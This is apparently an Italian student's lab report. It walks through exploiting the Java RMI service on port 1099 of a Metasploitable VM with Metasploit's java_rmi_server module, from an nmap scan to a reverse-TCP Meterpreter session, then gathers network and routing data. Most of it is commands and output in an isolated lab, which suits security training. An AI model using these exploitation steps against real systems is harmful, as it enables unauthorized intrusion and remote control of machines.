



REPORT – EXPLOIT VULNERABILITA' JAVA RMI

Cuore Andrea

09/12/2022

Target: Metasploit

Target IP: 192.168.11.112

Target port: 1099

Vulnerabilità: Java RMI

Tools: Msfconsole

Traccia:



Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima


¹ API: Application Programming Interface, sono un insieme di definizioni e protocolli con i quali vengono realizzati e integrati software applicativi.

Configurazione IP e scansione porta 1099:

Come primo passo, andiamo a configurare metasploit e kali con i seguenti indirizzi IP:²

- Kali: 192.168.11.111
- Metasploit: 192.168.11.112

Successiva alla configurazione facciamo un test di ping da entrambe le macchine.



Ora che tutto è correttamente configurato passiamo alla risoluzione della traccia.

Iniziamo con una scansione nmap mettendo come parametro la porta suggerita dalla traccia (per velocizzare i tempi) seguita dallo switch -O per avere informazioni in merito alla macchina.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p 1099 -O -T5 192.168.11.112
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 03:32 EST
Nmap scan report for 192.168.11.112
Host is up (0.00024s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
MAC Address: 08:00:27:AC:A6:3F (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.29 seconds
```

² **Rmiregistry**: è un servizio di denominazione di avvio utilizzato dai server RMI sullo stesso host per associare gli oggetti remoti ai nomi.

Da questa prima scansione possiamo vedere che la porta 1099 effettivamente è aperta e il servizio gira su una macchina Linux versione 2.6.

Exploit msfconsole.

Ora che conosciamo il nostro “nemico” non ci resta che aprire msfconsole e lanciare il comando “ **search java rmi** “ per vedere quali exploit ci tira fuori.

```
msf6 exploit(multi/misc/java_jmx_server) > search java rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22      excellent Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1  exploit/multi/misc/java_jmx_server                               2013-05-22      excellent Yes    Java JMX Server Insecure Configuration Java Code Execution
2  auxiliary/scanner/misc/java_jmx_server                           2013-05-22      normal   No     Java JMX Server Insecure Endpoint Code Execution Scanner
3  auxiliary/gather/java_rmi_registry                               2013-05-22      normal   No     Java RMI Registry Interfaces Enumeration
4  exploit/multi/misc/java_rmi_server                               2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
5  auxiliary/scanner/misc/java_rmi_server                           2011-10-15      normal   No     Java RMI Server Insecure Endpoint Code Execution Scanner
6  exploit/multi/browser/java_rmi_connection_impl                   2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation
7  exploit/multi/browser/java_signed_applet                         1997-02-19      excellent No     Java Signed Applet Social Engineering Code Execution
8  exploit/multi/http/jenkins_metaprogramming                       2019-01-08      excellent Yes    Jenkins ACL Bypass and Metaprogramming RCE
9  exploit/linux/misc/jenkins_java_deserialize                     2015-11-18      excellent Yes    Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon             2007-06-27      excellent No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
11 exploit/multi/http/totaljs_cms_widget_exec                       2019-08-30      excellent Yes    Total.js CMS 12 Widget JavaScript Code Injection

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/totaljs_cms_widget_exec

msf6 exploit(multi/misc/java_jmx_server) > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
-  -  -  -  -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   SSLCert         no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   URIPATH         no        The URI to use for this exploit (default is random)
```

Dunque arrivati a questo punto della configurazione per la corretta scelta dell’exploit ci avvaliamo delle informazioni che abbiamo, ovvero:

- 1) Abbiamo studiato cos’è un JAVA RMI, dunque per sua definizione possiamo intuire che possa fungere anche da “server” dato che richiama altri oggetti
- 2) Ai fini della traccia a noi interessa catturare la table routing e la configurazione di rete, dunque stiamo cercando principalmente un meterpreter

Quindi analizzando gli exploit il **/multi/misc/java_rmi_server** dovrebbe essere quello giusto.

Una volta selezionato con il comando `<< use 4 >>` procediamo alla configurazione inserendo RHOSTS e LHOSTS con l’apposito comando `set`.

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Generic (Java Payload)

Da un primo check possiamo notare che non abbiamo bisogno di selezionare anche il payload perche quello di default fa tutto ciò che ci serve, ovvero ci creerà una sessione meterpreter mediante una reverse tcp, dunque possiamo avviare l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/DiGIDBUOF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:38378) at 2022-12-09 04:10:10 -0500
```

Otteniamo la nostra sessione di meterpreter e di qui possiamo andare a fare il grabbing delle informazioni richieste dalla traccia.

Prima lanciamo il comando “ ipconfig” per vedere la configurazione di rete.

```

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/FBq2irILRpFYS
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60682) at 2022-12-09 04:54:53 -0500

meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feac:a63f
IPv6 Netmask : ::

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feac:a63f
IPv6 Netmask : ::

meterpreter >

```

E successivamente lanciamo il comando “Route ” per vedere la table route.³

```

meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0     0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::            ::           0            lo
fe80::a00:27ff:feac:a63f ::            ::           0            eth0

meterpreter >

```

³ **Table route:** è un database, memorizzato in un router o in un host, che elenca le rotte di destinazione di una rete.

